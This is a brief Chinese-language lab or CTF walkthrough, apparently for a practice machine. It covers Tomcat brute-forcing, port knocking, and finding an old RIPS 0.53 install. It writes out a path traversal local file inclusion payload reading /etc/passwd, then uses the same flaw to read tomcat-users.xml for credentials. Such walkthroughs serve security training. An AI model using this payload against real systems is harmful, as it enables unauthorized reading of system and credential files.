
8080/tcp
8080端口存在tomcat后台,不存在弱口令,爆破无果

Port knocking
根据配置文件中的Sequence序列进行port knocking,再次扫描开放了80和22
80/http
对80端口目录扫描

/robots.txt暴露的/nomercy/路径是一个RIPS,版本为0.53

searchsploit rips存在多个本地文件包含漏洞,poc如下
/rips/windows/code.php?file=../../../../../../etc/passwd

包含/etc/tomcat7/tomcat-users.xml,得到basic密码
